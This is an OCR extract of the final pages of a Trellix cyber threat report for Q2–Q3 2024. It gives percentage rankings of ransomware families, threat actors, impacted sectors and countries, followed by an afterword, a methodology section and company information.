




TABLE OF CONTENTS

Q2-Q3 RANSOMWARE FROM INDUSTRY REPORTING




- Lockbit Ransomware (1.68%)
- Mallox Ransomware 1.12%)
- Black Basta Ransomware (0.70%)
- RansomHubm (0.56%)
- Agenda Ransomware (0.28%)
- Akira Ransomware (0.28%)
- Babuk Ransomware (0.28%)
- BlackCat Ransomware (0.28%)
- BlackSuit Ransomware (0.28%)
- Cactus Ransomware (0.28%)

Q2-Q3 THREAT ACTORS REPORTED IN INDUSTRY REPORTING



- Kimsuky (1.82%)
- APT28 (0.98%)
- APT36 (0.98%)
- APT41 (0.98%)
- FIN7 (0.84%)
- Lazarus (0.84%)
- Andariel (0.70%)
- APT42 (0.70%)
- Mustang Panda (0.70%)
- Black Basta Group (0.56%)


Q2-Q3 MOST IMPACTED SECTORS FROM INDUSTRY REPORTING



- Government (13%)
- Finance (7%)
- Manufacturing (5%)
- Health (5%)
- Technology (4%)
- Defense (4%)
- Education (4%)
- Transport (4%)
- IT (4%)
- Telecoms (4%)

TABLE OF CONTENTS

Q2-Q3 COUNTRIES IMPACTED FROM INDUSTRY REPORTING



- USA (11%)
- India (6%)
- Ukraine (5%)
- Italy (5%)
- Germany (4%)
- South Korea (4%)
- United kingdom (4%)
- China (4%)
- France (3%)
- Spain (3%)

TABLE OF CONTENTS

AFTERWORD

In the rapidly evolving landscape of cybersecurity, the second and third quarters of 2024 have presented a complex tapestry of threats, tactics, and targets. The concentration of attacks on vital sectors highlights the potential for widespread societal impact and emphasizes the critical need for enhanced cybersecurity measures.

It's my opinion that the biggest threat facing cyber is that we are simply outmanned for the threats ahead. In my work with customers, I hear that security teams are concerned about the increasing use of AI and dark LLMs to generate more malware and the pivot of attacks from IT to operational technology (OT). Further creating pressure, is the never-ceding threat of ransomware and the uncertainty of EDR bypass and evasion.

As attacks move from black and white to increasing shades of gray we need operational threat intelligence, which looks not just at the final indicator of compromise (IOC) but along the behavior arc towards the IOC. This understanding of the path and process gives a better understanding of the techniques, tactics, and procedures, which lead to the detected IOC. Tomorrow the IOC may not be detected but the techniques and tactics remain the same. If we understand the typical actors we can often foreshadow the next moves in the evasion and detection.

It's this intelligence and its ability to put us, our customers, and our industry ahead of attackers that motivates Trellix and our Advanced Research Center to build these reports. We aim to arm you with an understanding of how likely an organization - based on region, sector, where they are in the supply chain, and more - is likely to be targeted by nefarious actors.

Take this report, and use it to inform your monitoring and up-ranking of threats. Build your cyber resilience plan with intelligence at the core.

Ashok Banerjee,
CHIEF TECHNOLOGIST, TRELLIX

TABLE OF CONTENTS

METHODOLOGY

Collection: Trellix and the world-class experts from our Advanced Research Center gather the statistics, trends, and insights that comprise this report from a wide range of global sources.

- **Captive sources:** In some cases, telemetry is generated by Trellix security solutions on customer cybersecurity networks and defense frameworks deployed around the world in both public and private sector networks, including those delivering technology, infrastructure, or data services. These systems, which number in the millions, generate data from a billion sensors.
- **Open sources:** In other cases, Trellix leverages a combination of patented, proprietary, and open-source tools to scrape sites, logs, and data repositories on the internet, as well as the dark web, such as "leak sites" where malicious actors publish information about or belonging to their ransomware victims.

Normalization: The aggregated data is fed into our Insights and ATLAS platforms. Leveraging machine learning, automation, and human acuity, the team cycles through an intensive, integrated, and iterative set of processes – normalizing the data, enriching results, removing personal information, and identifying correlations across attack methods, agents, sectors, regions, strategies, and outcomes.

Analysis: Next, Trellix analyzes this vast reservoir of information, with reference to (1) its extensive threat intelligence knowledge base, (2) cybersecurity industry reports from highly respected and accredited sources, and (3) the experience and insights of Trellix cybersecurity analysts, investigators, reverse engineering specialists, forensic researchers, and vulnerability experts.


Interpretation: Finally, the Trellix team extracts, reviews, and validates meaningful insights that can help cybersecurity leaders and their SecOps teams (1) understand the most recent trends in the cyberthreat environment, and (2) use this perspective to improve their ability to anticipate, prevent, and defend their organization from cyberattacks in the future.

Application: How to Use This Information

It's imperative that any industry-leading assessment team and process understand, acknowledge and, where possible, mitigate the effects of bias – the natural, embedded, or invisible inclination to either accept, reject, or manipulate facts and their meaning. The same precept holds true for consumers of the content.

Unlike a highly structured, control-base mathematical test or experiment, this report is inherently a sample of convenience – a non-probability type of study often used in medical, healthcare, psychology, and sociology testing that makes use of data that is available and accessible.

TABLE OF CONTENTS




- In short, our findings here are based on what we can observe and, pointedly, do not include evidence of threats, attacks, or tactics that evaded detection, reporting, and data capture.
- In the absence of "complete" information or "perfect" visibility, this is the type of study best suited to this report's objective: to identify known sources of critical data on cybersecurity threats and develop rational, expert, and ethical interpretations of this data that inform and enable best practices in cyber defense.

How to Understand the Analysis in this Report

Understanding the insights and data in this report requires briefly reviewing the following guidelines:

- **A snapshot in time:** Nobody has access to all the logs of all the systems connected to the internet, not all security incidents are reported, and not all victims are extorted and included in the leak sites. However, tracking what we can leads to a better understanding of the various threats, while reducing analytical and investigative blind spots.
- **False positives and false negatives:** Among the high-performance technical characteristics of Trellix's special tracking and telemetry systems to collect data are mechanisms, filters, and tactics that help counter or remove false positive and negative results. These help to elevate the level of analysis and the quality of our findings.
- **Detections, not infections:** When we talk about telemetry, we talk about detections, not infections. A detection is recorded when a file, URL, IP address, or other indicator is detected by one of our products and reported back to us.
- **Uneven data capture:** Some data sets require careful interpretation. Telecommunications data, for example, includes telemetry from ISP clients operating in many other industries and sectors.
- **Nation-state attribution:** Similarly, determining nation-state responsibility for various cyberattacks and threats can be very difficult given the common practice among nation-state hackers and cybercriminals to spoof one another, or disguise malicious activity as coming from a trusted source.

TABLE OF CONTENTS



RESOURCES

Threat Report Archives

The Mind of the CISO

Trellix Advance Research Center

FOLLOW TRELLIX ARC ON X

Trellix ARC

ABOUT THE TRELLIX ADVANCED RESEARCH CENTER

The Trellix Advanced Research Center is at the forefront of research into the emerging methods, trends, and tools used by cyber threat actors across the global cyber threat landscape. Our elite team of researchers serve as the premier partner of CISOs, senior security leaders, and their security operations teams worldwide. The Trellix Advanced Research Center provides operational and strategic threat intelligence through cutting-edge content to security analysts, powers our industry leading AI powered XDR platform, and offers intelligence products and services to customers globally. More at https://www.trellix.com/en-us/advanced-research-center.html.

ABOUT TRELLIX

Trellix is a global company redefining the future of cybersecurity and soulful work. The company's comprehensive, open and native cybersecurity platform helps organizations confronted by today's most advanced threats gain confidence in the protection and resilience of their operations. Trellix, along with an extensive partner ecosystem, accelerates technology innovation through artificial intelligence, automation, and analytics to empower over 50,000 business and government customers with responsibly architected security. More at https://trellix.com.

Trellix

TABLE OF CONTENTS